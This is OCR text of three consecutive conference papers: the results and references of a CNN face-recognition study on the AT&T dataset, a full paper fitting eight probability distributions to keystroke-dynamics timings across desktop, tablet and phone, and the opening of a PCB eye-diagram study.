Fig. 8 AT and T dataset used in this analysis



(a) 2×2 pool window

(b) 3×3 pool window


Fig. 9 (a and b). Reliability of CNN model in facial recognition in various combinations

filter window size and the y-axis denoting the quantity of filters used in the convolution layer. According to Fig. 9, a convolution filter with 32 filters and a length of 33 pixels produced a maximum identification accuracy of 98.75% for the suggested device while using pooling windows with a size of 4 × 4 pixels. The suggested work's overall performance compared to impacts report the articles when utilizing same data to measure facial recognition. It has been established that the suggested strategy and CNN's architectural design can be compared to literary works of art. The amount of convolution filters, the convolution filter window length, and pooling are optimized to increase the suggested work's recognition and accuracy.

The effectiveness of suggested device is assessed in actual insights of lens following assessment and test of the suggested system utilizing the well-known AT and T dataset. Each guy or woman is photographed 40 times for a total of 200 images. Out of 200 photographs, 100 photographs had been used for training and the remaining 100 photographs had been utilized for testing in order to gauge the acceptance and accuracy of the suggested device for real-time entry.

In order to determine the most efficient range of convolutional filters, convolutional filtering image size, and convolution layers, experiments have been completed for the real-time system. The evaluation's findings are illustrated in Fig. 10. They represent the convolution clear-out window length and the z-axis the number of frames of conv level. In Fig. 10, it can be seen that real-time systems using 32 conv frames with pooling lengths 2 × 2, 3 × 3, and 4 × 4 pixels and the exceptional length of conv frames out achieved a max recognition accuracy.

After pre-processing, each image's dimensions are changed to 64 × 1, 32 × 3, respectively. 34% of photos are designated as fixed, while 66% are designated as a training set. In-depth tests were performed by adjusting the size of the photographs, the learning rate, the batch length, etc. CNN received a 35-period education. The suggested CNN's overall performance was assessed in accordance with the top 1 and top 5 mistakes. If the objective label matches one of the top 5 forecasts, top 1 mistake charge checks and top 5 blunders charge assessments must be performed. The results were found in writing when limited procedures, such as those in references [47–49],



(a) 2×2 pool window (b) 3×3 pool window

Fig. 10 The suggested CNN model’s recognition accuracy for various combinations




Fig. 11 1st highest failure cost

are used. Figure 11 displays the top 1 failure cost performance in the suggested CNN model. As can be seen from Fig. 11, a snapshot of 64 × 64x3 was used to calculate the top 1 failure cost. This outcome is significant since it aims to identify the target label of every issue found in metadata. The top 5 failure cost is shown Fig. 12. All images with three channels were used to calculate the bottom charge.

6 Conclusion and Future Scope

This research proposes the creation and assessment in actual facial recognition device with the usage of CNN. To improve recognition accuracy of system, several CNN tuning parameters are used to evaluate the overall effectiveness in such suggested model and CNN structure. The suggested model receives a maximum recognition accuracy of 98.75% and 98.00% with AT and T and actual insights, respectively.




Fig. 12 5th highest failure cost

Numerous client implementations such as home automation based on detection, tool management, enrollment devices, and so on might be adapted for the proposed job.

References

1. Bhele SG, Mankar VH (2012) A review paper on face recognition techniques. Int J Adv Res Comput Eng Technol 1(8):2278–1323
2. Bruce V, Young A (1986) Understanding face recognition. Br J Psychol 77(3):305–327
3. Parmar DN, Mehta BB (2013) Face recognition methods & applications. Int J Comput Technol Appl 4(1):84–86
4. Zhao W et al (2003) Face recognition: a literature survey. ACM Comput Surv 35(4):399–458
5. Delac K (2008) Recent advances in face recognition
6. Tolba AS, El-baz AH, El-Harby AA (2006) Face recognition : a literature review. Int J Signal Process 2(2):88–103
7. Geng C, Jiang X, (2009) Face recognition using sift features. In: Proceedings—International Conference on Image Processing, ICIP, pp 3313–3316
8. Wang SJ, Yang J, Zhang N, Zhou CG (2011) Tensor discriminant color space for face recognition. IEEE Trans Image Process 20(9):2490–2501
9. Borade SN, Deshmukh RR, Ramu S (2016) Face recognition using fusion of PCA and LDA: Borda count approach. In 24th Mediterranean Conference on Control and Automation, MED 2016, pp 1164–1167
10. Turk MA, Pentland AP (1991) Face recognition using eigenfaces. J Cogn Neurosci 3(1):72–86
11. Simón MO (Dec.2016) Improved RGB-D-T based face recognition. IET Biom 5(4):297–303
12. Dniz O, Bueno G, Salido J, De La Torre F (2011) Face recognition using histograms of oriented gradients. Pattern Recognit Lett 32(12):1598–1603
13. Wright J, Yang AY, Ganesh A, Sastry SS, Ma Y (2009) Robust face recognition via sparse representation. IEEE Trans Pattern Anal Mach Intell 31(2):210–227
14. Zhou C, Wang L, Zhang Q, Wei X (2013) Face recognition based on PCA image reconstruction and LDA. Opt Int J Light Electron Opt., 124(22), pp 5599–5603
15. Lei Z, Yi D, Li SZ (Sep.2016) Learning stacked image descriptor for face recognition. IEEE Trans Circuits Syst Video Technol 26(9):1685–1696
16. Sukhija P, Behal S, Singh P (2016) Face recognition system using genetic algorithm. In Procedia Computer Science, 85
17. Liao S, Jain AK, Li SZ (2013) Partial face recognition: Alignmentfree approach. IEEE Trans Pattern Anal Mach Intell 35(5):1193–1205

18. Zhang Z, Luo P, Loy CC, Tang X (2016) Learning deep representation for face alignment with auxiliary attributes. IEEE Trans Pattern Anal Mach Intell 38(5):918–930
19. Huang GB, Lee H, Learned-Miller E (2012) Learning hierarchical representations for face verification with convolutional deep belief networks. In: Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition, pp 2518–2525
20. Lawrence S, Giles CL, Ah Chung Tsoi, Back AD (1997) Face recognition: a convolutional neural-network approach. IEEE Trans Neural Networks, 8(1), pp 98–113
21. Parkhi OM, Vedaldi A, Zisserman A (2015) Deep face recognition. In Procedings of the British Machine Vision Conference 2015, pp 41.1- 41.12
22. Fu ZP, ZhANG YN, Hou HY (2014) Survey of deep learning in face recognition. IEEE Int Conf Orange Technol, ICOT 2014:5–8
23. Chen X, Xiao B, Wang C, Cai X, Lv Z, Shi Y (2013) Modular hierarchical feature learning with deep neural networks for face verification. In: Image Processing (ICIP), 2013 20th IEEE International Conference on. pp 3690–3694
24. Sun Y, Liang D, Wang X, Tang X (2015) DeepID3: Face recognition with very deep neural networks, Cvpr, pp 2–6
25. Hu G (2015) when face recognition meets with deep learning: An evaluation of convolutional neural networks for face recognition, 2015 IEEE Int Conf Comput Vis Work, pp 384–392
26. Ding C, Tao D (2015) Robust face recognition via multimodal deep face representation. IEEE Trans Multimed 17(11):2049–2058
27. Samet R, Tanriverdi M (2017) Face recognition based mobile automatic classroom attendance management system. In: International Conference on Cyberworlds, Chester, United Kingdom, 20−22 September, IEEE Computer Society, pp 253−256
28. Fahad P, Mahmudul Md, Atiqur Md, Susan M, Moslehuddin M, Pandian V (2017) Face recognition based real time system for surveillance. Intell Decis Technol, IOS Press, 11(2017): 79−92
29. Ouanan H, Ouanan M, Aksasse B (2018) Pubface: Celebrity face identification based on deep learning. IOP Conference Series: Materials Science and Engineering, IOP Publishing Ltd. 353(1):1–6
30. Fei Z, N de With (2005) Real-time face recognition for smart home applications. In: International Conference on Consumer Electronics, Las Vegas, USA, 8−12 January, IEEE Press, pp 35−36
31. Cherifi D, Kaddari R, Zair H, Nait Ali A (2019) Infrared face recognition using neural networks and HOG-SVM. In: Third International Conference on Bio-engineering for Smart Technologies, Paris, France, 24−26 April, IEEE Press, pp 1−5
32. Karthik HS, Manikandan J (2017) Evaluation of relevance vector machine classifier for a real-time face recognition system In: International Conference on Consumer Electronics—Asia, Bangalore, India, 5−7 October, IEEE Press, pp 26−30
33. Faruqe M, Hasan M (2009) Face recognition using PCA and SVM. In: Third International Conference on Anti-counterfeiting, Security, and Identification in Communication, Hong Kong, 20−22 August, IEEE Press, pp 97−101
34. Tolba AS, El-Baz AH, El-Harby AA (2008) Face recognition : a literature review. International Journal of Computer, Electrical, Automation, Control and Information Engineering 2(7):2556–2571
35. AT&T Database of Faces. (2002) AT&T laboratories cambridge. https://www.cl.cam.ac.uk/research/dtg/attarchive/facedatabase.html
36. Soumen B, Goutam S (2011) An efficient face recognition approach using PCA and Minimum Distance Classifier. In: International Conference on Image Information Processing, Shimla, India, 3−5 November, IEEE Press, pp. 1−6
37. Shalmoly M, Soumen B (2016) Face recognition using PCA and minimum distance classifier. In: Fifth International Conference on Frontiers in Intelligent Computing: Theory and Applications, 16−17 September, Bhubaneswar, India, Springer, pp 397−405
38. Kukreja S, Rekha G (2011) Comparative study of different face recognition techniques. In: International Conference on Computational Intelligence and Communication Networks, 7−9 October, Gwalior, India, pp 271−273

39. Yang J, Zhang D, Frangi F, Jing Y (2004) Two Dimensional PCA: A New approach to appearance based Face representation and Recognition. IEEE Trans Pattern Anal Mach Intell 26(1):131–137
40. Huang R, Pavlovic V, Metaxas D (2004) A hybrid face recognition method using Markov Random Fields In: International Conference on Pattern Recognition, 26 August, Cambridge, UK, pp 157−160
41. Ma Y, Li ShunBao (2008) The modified Eigenface method using Two thresholds. Int J Comput Inf Eng 2(9):3233–3236
42. Rabbani MA, Chellappan C (2007) A different approach to appearance based statistical method for face recognition using median. In: International Journal of Computer Science and Network Security, 7(4): 262−267
43. PatriK K, Miroslav B, Tomas M, Roman R (2017) A New Method for face recognition using Convolutional Neural Network. In: Digital Image Processing and Computer Graphics, 15(4): 663−672
44. Hu H, Shah A, Bennamoun M, Molton M (2017) “2D and 3D face recognition using convolutional neural network”, IEEE Region 10 Conference, 5–8 November. Penang, Malaysia, pp 133–132
45. Lawrence S, Giles CL, Tsoi AC, Back AD (1997) Face recognition: A convolutional neural-network approach. IEEE Trans Neural Networks 8:98–113
46. Lin SH, Kung SY, Lin LJ (1997) Face recognition/detection by probabilistic decision-based neural network. IEEE Trans Neural Networks 8:114–132
47. Nischal KN, Praveen Nayak M, Manikantan K, Ramachandran S (2013) Face recognition using Entropy-augmented face isolation and Image folding as pre-processing techniques In: 2013 Annual IEEE India Conference (INDICON)
48. Katia Estabridis (2012) Face recognition and learning via adaptive dictionaries. In: IEEE Conference on Technologies for Homeland Security (HST)
49. Qiong Kang, Lingling Peng (2012) An extended PCA and LDA for color face recognition. In: International Conference on Information Security and Intelligence Control (ISIC)

Examining the Distribution of Keystroke Dynamics Features on Computer, Tablet and Mobile Phone Platforms

Olasupo Oyebola

Abstract In Keystroke Dynamics (KD) literature, the normal distribution is the first-choice probability distributions (PD) used to model KD data. A recent study has shown that the log-logistic distribution is the best distribution to model KD data that was obtained on computer keyboards. Since the type of keyboard used can affect the characteristics of the KD features, the aim of this paper is to evaluate the impact of the keyboard used for KD data acquisition on the fits of some PDs. A public KD dataset collected using a desktop, phone and tablet keyboard was used for this study. The fits of eight 2-parameters PDs were evaluated on the dataset using the Kolmogorov–Smirnov goodness-of-fit statistic. The log-logistic distribution was ranked the best in fitting the KD data and this performance was independent of the devices considered. This is important towards generation of synthetic datasets for KD research.

Keywords Biometrics · Keystroke dynamics · Probability distribution · Log-logistic · Goodness-of-fit

1 Introduction

Each individual can be defined by their physical and behavioural characteristics. Certain aspects of these characteristics are unique to each individual and are the basis for biometrics, a field that seeks to identify a person or verify the identity of a person using their unique physiological traits such as fingerprint and behavioural traits such as signature [1]. Keystroke dynamics (KD) is a type of behavioural biometrics where each person's unique way of interacting with a keyboard is quantified to extract unique profiles for the verification of identity. This method of user authentication is cheap as no additional apparatus is needed aside from the keyboard [2]. For identity verification, KD might be used in fixed-text mode, where the user whose identity is being verified has to type a particular combination of text before being considered

O. Oyebola (✉)
The Nigerian Society of Engineers, Ibadan Branch, Oyo, Nigeria
e-mail: olasuposunday@ieee.org

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_43

for verification while in the free-text mode, the unique KD pattern of the person is retrieved from any type of textual entry [3]. Identity verification in fixed-text KD system consists of the enrolment phase and the verification phase [4]. In the enrolment phase, KD features are extracted from the text input of an individual and stored for future comparison. At verification, the same types of KD features are extracted and then compared to the stored KD template of the person being verified. Based on the metrics adopted by the verification system, a decision is reached as to confirm or dispute the identity of the person.

The two major KD feature types are the flight time (FT) also known as digraph time and hold times (HT) also known as dwell time. The HT is the time taken between the press and release of a key (a unigraph) while the FT is the time taken between the typing of two different keys (a digraph) on a keyboard [4, 5]. The four commonly used FTs are the press-press/down-down, release-release/up-up, press-release/down-up and release-press/up-down times. These features are inputs to machine learning algorithms that enable their application in identity verification. An ideal situation would have been to have perfect knowledge about the process or processes that generates these features, that is, the distribution with which the process generates KD features which will enable the achievement of a perfect classification accuracy. However, in practice, we can only find an approximation to the distribution of the data-generating process.

The most commonly assumed distribution for KD data is the normal distribution [6–14] followed by the lognormal distribution [15–18]. While assumptions are as basic as the research itself, one must be able to show probable cause for making assumptions during research. Is it safe to assume normality for KD features? And if not, which distribution best describes KD features? Answers to these lines of enquiry might encourage a re-thinking of approaches to how the distribution of KD features is handled by researchers in this field. The result might also prove useful in other areas of KD research such as the generation of synthetic datasets. Comparison of the fits of different distributions to KD data is scarcely done. It was only recently that the fits of some distribution were evaluated for KD features extracted using computer keyboards where the Log-Logistic distribution was adjudged the best distribution for fitting KD HT and FT features [19]. It might be expected that the same distribution will be adjudged to be the best for a KD irrespective of the type of KD acquisition device used. However, the KD acquisition device, be it a desktop or laptop computer keyboard or touchscreen keyboards on smartphones and tablets, can have significant impact on the characteristics of the KD features such as their discriminability [20] and accuracy of KD classifiers [8, 21, 22]. This provided a basis for an extension of [19] where there have been no distinction in the type of keyboards used to acquire the KD data. Thus, this paper proposed an extension of the work done in [19] to include a comparison of the distributional fit of the conventional KD features across different devices.

2 Methodology

The data used for the purpose of this research is the keystroke data portion of the Behavioral Biometrics Multi-device and multi-Activity data from Same users) BB-MAS dataset [20] in which the same individuals have contributed typing, gait and swiping data on a desktop computer, mobile phone and tablet device and are available for download in IEEE Dataport at https://ieee-dataport.org/open-access/su-ais-bb-mas-syracuse-university-and-assured-information-security-behavioral-biometrics. The KD data have been acquired during the typing of free texts and the transcription of a selected passage on desktop, mobile phone and a tablet.

The timestamp of each key press and key release events was recorded alongside the name of the key. For a key K, let the timestamp of the key press time be $\mathrm{P_K}$ and the timestamp of the key release time be $\mathrm{R_K}$, then the HT for key K is $\mathrm{HT_K}$ where

$$\mathrm{HT_K} = \mathrm{R_K} - \mathrm{P_K} \tag{1}$$

Similarly, the *down-down* FT between a key K and the next key L is given as

$$\mathrm{FT_{KL}} = \mathrm{P_L} - \mathrm{P_K} \tag{2}$$

where $\mathrm{P_L}$ is the timestamp of the key press time for key L and $\mathrm{P_K}$ is the timestamp of the key press time for key K.

A total of 30 KD features have been extracted which included 12 unigraph HTs and 18 digraph FTs. For this research, we are making use of the HTs and the *down-down* FTs which have been used in previous similar research in [19] for comparison. The unigraphs include “BACKSPACE”, “SPACE”, “a”, “e”, “h”, “i”, “l”, “n”, “r”, “S” and “t” while the digraphs are (‘BACKSPACE’, ‘BACKSPACE’), (‘SPACE’, ‘a’), (‘SPACE’, ‘i’), (‘SPACE’, ‘s’), (‘SPACE’, ‘t’), (‘e’, ‘SPACE’), (‘e’, ‘n’), (‘e’, ‘r’), (‘e’, ‘s’), (‘n’, ‘SPACE’), (‘o’, ‘SPACE’), (‘o’, ‘n’), (‘r’, ‘e’), (‘s’, ‘SPACE’), (‘s’, ‘e’), (‘t’, ‘SPACE’), (‘t’, ‘e’) and (‘t’, ‘h’).

Eight 2-parameters probability distributions were considered for this analysis namely the Normal, Log-normal, Cauchy, Weibull, Gamma, Logistic Para-logistic and Log-logistic distributions. The probability density function (PDF) $f(x)$ of the theoretical distribution functions and the corresponding Cumulative Distribution Function (CDF) $g(x)$ are given below.

Normal Distribution: The parameters are μ = mean, σ^2 = variance

$$f(x) = \frac{1}{\sigma\sqrt{2\pi}}\exp - (x-\mu)^2/2\sigma^2 \tag{3}$$

$$g(x) = \frac{1}{2}\left(1 + erf\left(\frac{x-\mu}{\sigma\sqrt{2}}\right)\right) \tag{4}$$

Log-Normal Distribution: the parameters are $\mu =$ mean, $\sigma^2 =$ variance.

$$f(x) = \frac{1}{x\sqrt{2\pi\sigma^2}}\exp\left(-\frac{1}{2}\frac{(\ln(x) - \mu)^2}{\sigma^2}\right) \tag{5}$$

$$g(x) = \frac{1}{2}\left(1 + erf\left(\frac{\ln x - \mu}{\sigma\sqrt{2}}\right)\right) \tag{6}$$

Cauchy Distribution: The parameters are $\alpha =$ scale parameter $x_0 =$ location parameter

$$f(x) = (\alpha\pi)^{-1}\left(1 + \left(\frac{x - x_0}{\alpha}\right)^2\right)^{-1} \tag{7}$$

$$g(x) = \frac{1}{\pi}\arctan\left(\frac{x - x_0}{\alpha}\right) + \frac{1}{2} \tag{8}$$

Weibull Distribution: The parameters are $\beta =$ shape parameter and $\alpha =$ scale parameter.

$$f(x) = \frac{\beta}{\alpha}\left(\frac{x}{\alpha}\right)^{\beta-1} e^{-(x/\alpha)^\beta} \tag{9}$$

$$g(x) = 1 - e^{-(x/\alpha)^\beta} \tag{10}$$

Gamma Distribution: The parameters are $\beta =$ shape parameter and $\alpha =$ scale parameter

$$f(x) = \frac{x^{\beta-1}e^{-x}}{\Gamma(\beta)} \tag{11}$$

where Γ is the gamma function ($\alpha = 1$).

$$g(x) = \frac{1}{\Gamma(\beta)}\gamma(\beta, x/\alpha) \tag{12}$$

where $\gamma(\beta, x/\alpha)$ is the lower incomplete gamma function.

Logistic Distribution: The parameters are $\alpha =$ scale parameter and $\mu =$ location parameter

$$f(x) = \frac{\exp - (x - \mu)/\alpha}{\alpha(1 + \exp - (x - \mu)/\alpha)^2} \tag{13}$$

$$g(x) = \frac{1}{1 + e^{-(x-\mu)/\alpha}} \tag{14}$$

Log-Logistic Distribution: The parameters are β = shape parameter and α = scale parameter

$$f(x) = \frac{(\beta/\alpha)(x/\alpha)^{\beta-1}}{\left(1 + (x/\alpha)^{\beta}\right)^2} \tag{15}$$

$$g(x) = \frac{1}{1 + (x/\alpha)^{-\beta}} \tag{16}$$

Para-Logistic Distribution: The parameters are β = shape parameter and α = scale parameter

$$f(x) = \frac{\beta^2}{\alpha}\left(\frac{x}{\alpha}\right)^{\beta-1}\left(1 + \left(\frac{x}{\alpha}\right)^{\beta}\right)^{-(\beta+1)} \tag{17}$$

$$g(x) = \beta B_t(\beta, 1) \tag{18}$$

where $t = \left(\frac{x}{a}\right)^{\beta}$ and B_t is the incomplete beta function.

The evaluations were carried out on a Windows laptop running Microsoft Windows 10 and using the *R* statistical software environment [23] with the help of the packages *fitdistrplus* [24] and *actuar* [25]. The Maximum Likelihood Estimation (MLE) method was preferred over other methods such as Method of Moments and Least Squares due to its flexibility, efficiency and giving unbiased estimates as the sample size increases. The Kolmogorov–Smirnov goodness-of-fit statistic (KS) was adopted to compare the fits of the theoretical distributions to the empirical distributions. Note that the KS is independent of the cumulative distribution function under consideration.

Using the desktop, phone and tablet KD data, the fits of the 8 distributions are compared for the HT and FT features and the KS value obtained for the individual unigraph and digraphs features were tabulated with the distribution having the smallest value being the best for that feature. The distributions are then ranked from best to worst with the best distribution allocated a score of 7 and the worst a score of 0 in that order. The score is then summed over the features and the percentage is calculated.

The steps involved in the evaluation are as follows:

1. Load $\mathrm{HT_d}$ features for device d, where d ε {phone (P), tablet (T), desktop (D)}.
2. Fit $\mathrm{PD_p}$ to $\mathrm{HT_d}$ where PD ε {Normal, Log-normal, Cauchy, Weibull, Gamma, Logistic Para-logistic and Log-logistic distributions} and obtain the $\mathrm{KS_{pd}}$ for the fit of $\mathrm{PD_p}$ to $\mathrm{HT_d}$.
3. For each HT feature, sort $\mathrm{KS_{pd}}$ and allocate a score of 0 to the highest value and 7 to the smallest value.
4. Calculate the sum over all the HT features for each $\mathrm{PD_p}$ and obtain the percentage score for $\mathrm{HT_d}$.
5. Repeat steps 1–4 for FT.

3 Result

Table1 shows the overall performance of the distributions (in %) according to the feature type. The subscripts T, D and P refer to Tablet, Desktop and Phone, respectively.

The following major observations can be made.

1. Across the three devices used for the data collection, the normal distribution is worst candidate distribution to fit the FT and HT considered. This agrees with the observations of the dataset owners [20]. This also cemented the answer to the question; is it safe to assume normality for KD data? The answer is no and based on this observation, researchers are encouraged to seek alternatives instead of blindly assuming normality for their KD data. There might also be a need to review previous works on KD where the normality assumptions have been made.
2. Across the three devices used for the data collection, the Log-logistic distribution outperformed all other distributions evaluated in this paper. This performance is more noticeable for the key down-down features on the desktop keyboard. One application of this result is in the generation of synthetic dataset for KD research as done in [26]. There is a need to further investigate the application of this observation in KD research. The scientific reason behind the performance of this distribution needs to also be established.
3. The para-logistic distribution is the second-best distribution in its fits to the FT and HT empirical data. To the best of the author's knowledge and as can be ascertained via a search on Google Scholar, this is the first time it will be considered for fitting KD. It also displaces lognormal as the second-best candidate as highlighted in [19].

Table 1 The performance of the distributions in their ability to model the KD dataset

Distribution	FT_T	HT_T	FT_D	HT_D	FT_P	HT_P	Average
Log-logistic	95.2	95.7	100.0	97.6	97.6	97.6	97.3
Para-logistic	63.8	78.6	74.8	71.4	57.1	72.6	69.7
Log-normal	67.6	25.7	76.5	85.7	76.2	50.0	63.6
Logistic	48.6	78.6	39.5	36.9	47.6	67.9	53.2
Cauchy	66.7	50.0	48.7	41.7	57.9	41.7	51.1
Gamma	37.1	45.7	42.0	50.0	43.7	47.6	44.4
Weibull	19.0	8.6	18.5	16.7	16.7	11.9	15.2
Normal	1.9	17.1	0.0	0.0	3.2	10.7	5.5

4 Conclusion

In this paper, the fits of eight 2-parameters probability distribution function to a free-text KD data that was obtained using desktop computer, mobile phone and tablet have been considered. The results have shown that the log-logistic distribution was the closest distribution to the empirical distribution of the KD dataset based on KS goodness of fit and that this performance is not affected by the type of device used for the KD data acquisition. This outcome has joined the recent discussion in the literature from a shift in assumption of normality for KD data and the use of mathematical techniques that can exploit the revelation of the Log-logistic distribution as the distribution of choice in modeling KD data. A major limitation in this work is the number of individuals that contributed to the KD data. While 117 is a good number, a larger amount of participants would have been better. Improvements to this work are to include more distributions and also consider other KD features. Furthermore, it will be interesting to observe the performance of these distributions when each user uses their personal devices and the KD dataset incorporates more users.

References

1. Jain AK, Kumar A (2010) Biometrics of next generation: an overview. Second Gener Biometr 12(1):2–3
2. Yampolskiy RV, Govindaraju V (2010) Taxonomy of behavioural biometrics. In: Behavioral biometrics for human ıdentification: intelligent applications. IGI Global, pp 1–43
3. Li J, Chang HC, Stamp M (2022) Free-text keystroke dynamics for user authentication. In: Cybersecurity for artificial intelligence. Springer, Cham, pp 357–380
4. Teh PS, Teoh ABJ, Yue S (2013) A survey of keystroke dynamics biometrics. Sci World J
5. Teh PS, Zhang N, Teoh ABJ, Chen K (2016) A survey on touch dynamics authentication in mobile devices. Comput Secur 59:210–235
6. Li Y, Zhang B, Cao Y, Zhao S, Gao Y, Liu J (2011) Study on the BeiHang keystroke dynamics database. In: 2011 international joint conference on biometrics (IJCB), October. IEEE, pp 1–5
7. Monrose F, Rubin AD (2000) Keystroke dynamics as a biometric for authentication. Futur Gener Comput Syst 16(4):351–359
8. Kang P, Cho S (2015) Keystroke dynamics-based user authentication using long and free text strings from various input devices. Inf Sci 308:72–93
9. Mondal S, Bours P, Idrus SS (2013) Complexity measurement of a password for keystroke dynamics: preliminary study. In: Proceedings of the 6th international conference on security of information and networks, November, pp 301–305
10. Douhou S, Magnus JR (2009) The reliability of user authentication through keystroke dynamics. Stat Neerl 63(4):432–449
11. Daribay A, Obaidat MS, Krishna PV (2019) Analysis of authentication system based on keystroke dynamics. In: 2019 international conference on computer, information and telecommunication systems (CITS), August. IEEE, pp 1–6
12. de Melo LJ, Vale HMC (2017) Improvement of security systems by keystroke dynamics of passwords. IJCSIS 15(9)
13. Ceker H, Upadhyaya S (2015) Enhanced recognition of keystroke dynamics using Gaussian mixture models. In: MILCOM 2015–2015 IEEE military communications conference, October. IEEE, pp 1305–1310

14. Escobar-Grisales D, Vásquez-Correa J, Vargas-Bonilla JF, Orozco-Arroyave JR (2020) Identity verification in virtual education using biometric analysis based on keystroke dynamics. TecnoLógicas 23(47):193–207
15. Montalvão Filho JR, Freire EO (2006) On the equalization of keystroke timing histograms. Pattern Recogn Lett 27(13):1440–1446
16. Monaco JV, Tappert CC (2018) The partially observable hidden Markov model and its application to keystroke dynamics. Pattern Recogn 76:449–462
17. Monaco JV, Ali ML, Tappert CC (2015) Spoofing key-press latencies with a generative keystroke dynamics model. In: 2015 IEEE 7th international conference on biometrics theory, applications and systems (BTAS), September. IEEE, pp 1–8
18. Ali ML, Thakur K, Obaidat MA (2022) A hybrid method for keystroke biometric user identification. Electronics 11(17):2782
19. González N, Calot EP, Ierache JS, Hasperué W (2021) On the shape of timings distributions in free-text keystroke dynamics profiles. Heliyon 7(11):e08413
20. Belman AK, Wang L, Iyengar SS, Sniatala P, Wright R, Dora R, Phoha VV (2019) Insights from BB-MAS—a large dataset for typing, gait and swipes of the same person on desktop, tablet and phone. arXiv:1912.02736
21. Alsuhibany SA, Almushyti M, Alghasham N, Alkhudhayr F (2019) The impact of using different keyboards on free-text keystroke dynamics authentication for Arabic language. Inf Comput Secur 27(2):221–232
22. Bours P, Ellingsen J (2018) Cross keyboard keystroke dynamics. In: 2018 1st international conference on computer applications & information security (ICCAIS), April. IEEE, pp 1–6
23. 23R Core Team (2022) R: a language and environment for statistical computing. R Foundation for Statistical Computing, Vienna, Austria. https://www.R-project.org/
24. Delignette-Muller ML, Dutang C, Pouillot R, Denis JB, Delignette-Muller MML (2015) Package ‘fitdistrplus.’ J Stat Softw 64(4):1–34
25. Dutang C, Goulet V, Pigeon M (2008) actuar: an R package for actuarial science. J Stat Softw 25:1–37
26. Migdal D, Rosenberger C (2019) Statistical modeling of keystroke dynamics samples for the generation of synthetic datasets. Futur Gener Comput Syst 100:907–920

Certain Investigations on Eye Diagram Observation for Different Frequencies in Printed Circuit Board

A. Shan and V. R. Prakash

Abstract Investigating the quality of high-speed data with its electrical measurements in printed circuit boards with time domain is the work carried out in this paper. The time domain measurements are collected in samples using five different operating speeds. This allows electrical signal quality factors to be immediately determined and visualised. The information eye diagram folds the components of a digital waveform to create a waveform that each bit's wave only has one graph that has a vertical axis representing signal amplitude and a horizontal axis of time. The final graph, which resembles an eye and represents the average statistics of the signal, had been created by reiterating this phrase across numerous waveform samples. The eye diagram's Unit Interval (UI) width is the term used to describe the eye opening, which is equivalent to one-bit period.

Keywords Crossover rate · Eye Width · Intersymbol interference

1 Introduction

Maintaining signal impedance uniformly on circuit boards is a critical factor on board. For high-speed communication, different frequency ranges are used as per the interface operating speed. The approaches of using time to frequency and frequency to time for evaluating speed had been used with a pre-layout design to analyse frequency-dependent parameters in [1]. PCB for high-speed tutorial with up to 30 GHz of frequency states that the errors are reduced by accurate modelling using CAD tools [2]. Determining the frequency at which power supply noise occurs is stated using corner frequency. It states the rising and falling edges must be analysed with power and signal integrity issues [3]. The impact of return loss and insertion loss with impedance control is studied with PCB for maintaining signal integrity [2]. However, maintaining proper impedance had been focused. This work entirely

A. Shan · V. R. Prakash (✉)
Department of ECE, Hindustan Institute of Technology and Science, Chennai, Tamil Nadu, India
e-mail: vrprakash@hindustanuniv.ac.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_44

focused on determining the voltage and time instant for data quality in five cases. In our case, the first case is tried for an interface with a data rate of 1 GHz; the second one is tried at 2.5 GHz. The third one with 5 GHz, the fourth one with 7.5 GHz and the last one with 10 GHz, characterised its properties. The leading and trailing edges show in the anatomy of the eye diagram denote the bit transitions. The trailing edge denotes the high-frequency components. The total effect of the system is inferred at the crossover region which intersects the leading edge commonly denoted as jitter. The work mainly tries to analyse the signal integrity deviations that occur within an eye anatomy due to ISI with different symbols or bits. The paper is organised as follows Sect. 2 deals with the analysis of existing discussion for different frequencies. Section 3 is the desired case study for analysing response of time and voltage patterns. Section 4 describes the results with HFSS and numerical analysis of prediction with time series. Section 5 concludes the overall work and further research to be done.

2 Literature Review

Non-linear response of a channel with its distinct waveforms is analysed in time and memory. Bayesian optimization is formed where the target of optimization is identified as the corresponding voltage at a slice of eye for a bit sequence [1–5]. The fencing mechanism in PCB boards has been studied to reduce the coupling at board level in a multilayer PCB with a high data rate and plotted the characteristics [6]. The emphasis in [6] had been towards board coupling. In [7], equalization techniques are used to overcome the signal degradation issues using transformation techniques.

